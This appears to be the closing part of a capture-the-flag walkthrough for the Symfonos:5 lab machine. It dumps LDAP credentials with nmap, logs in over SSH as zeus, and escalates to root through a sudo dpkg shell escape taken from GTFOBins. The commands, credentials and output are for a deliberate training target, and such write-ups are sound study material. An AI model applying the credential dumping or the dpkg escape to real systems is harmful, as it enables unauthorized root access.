└─# nmap -p 389 192.168.122.68 --script ldap-search --script-args 'ldap.username="cn=admin,dc=symfonos,dc=local", lda
p.password="qMDdyZh3cT6eeAWD"'

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-23 21:46 IST
Nmap scan report for symfonos5 (192.168.122.68)
Host is up (0.00036s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-search:
|   Context: dc=symfonos,dc=local
|     dn: dc=symfonos,dc=local
|         objectClass: top
|         objectClass: dcObject
|         objectClass: organization
|         o: symfonos
|         dc: symfonos
|     dn: cn=admin,dc=symfonos,dc=local
|         objectClass: simpleSecurityObject
|         objectClass: organizationalRole
|         cn: admin
|         description: LDAP administrator
|         userPassword: {SSHA}UWYxvuhA0bWsjfr2bhtxQbapr9eSgKVm
|     dn: uid=zeus,dc=symfonos,dc=local
|         uid: zeus
|         cn: zeus
|         sn: 3
|         objectClass: top
|         objectClass: posixAccount
|         objectClass: inetOrgPerson
|         loginShell: /bin/bash
|         homeDirectory: /home/zeus
|         uidNumber: 14583102
|         gidNumber: 14564100
|         userPassword: cetkKf4wCuHC9FET
|         mail: zeus@symfonos.local
|_        gecos: Zeus User
MAC Address: 52:54:00:D7:CE:FD (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

by running a nmap script for ldap "ldap-search" in which we entered what we got from previous result and got username zeus and password.




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# ssh zeus@192.168.122.68
zeus@192.168.122.68's password:
Linux symfonos5 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb  5 06:14:43 2020 from 172.16.1.1
zeus@symfonos5:~$ 
```

was able to login as zeus.




```
zeus@symfonos5:~$ sudo -l
Matching Defaults entries for zeus on symfonos5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zeus may run the following commands on symfonos5:
    (root) NOPASSWD: /usr/bin/dpkg
zeus@symfonos5:~$ 
```

can only run dpkg. Let's search on GTFObins for something.




```
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

got root



```
sudo dpkg -l
!/bin/sh
```

used this exploit from GTFObins to escalate privileges.



```
# cat proof.txt

                    Congrats on rooting symfonos:5!

                                   ZEUS
              *      .            dZZZZZ,       .          *
                                 dZZZZ  ZZ,
     *         .         ,AZZZZZZZZZZZ  `ZZ,_          *
                    ,ZZZZZZV'      ZZZZ   `Z,`\
                  ,ZZZ    ZZ   .    ZZZZ   `V
        *      ZZZZV'     ZZ         ZZZZ    \_              .
.              V   l   .   ZZ        ZZZZZZ          .
               l    \       ZZ,     ZZZ  ZZZZZZ,
   .          /            ZZ l    ZZZ    ZZZ `Z,
                          ZZ  l   ZZZ     Z Z, `Z,            *
                .        ZZ      ZZZ      Z  Z, `l
                         Z        ZZ      V  `Z   \
                         V        ZZC     l   V
           Z             l        V ZR        l      .
            \             \       l  ZA
                            \         C          C
                                  \   K   /    /             K
                          A    \   \  |  /  /              /
                           \        \\|/ /  /
   __________________________________\|/_________________________
            Contact me via Twitter @zayotic to give feedback!

#
```

Got it..............................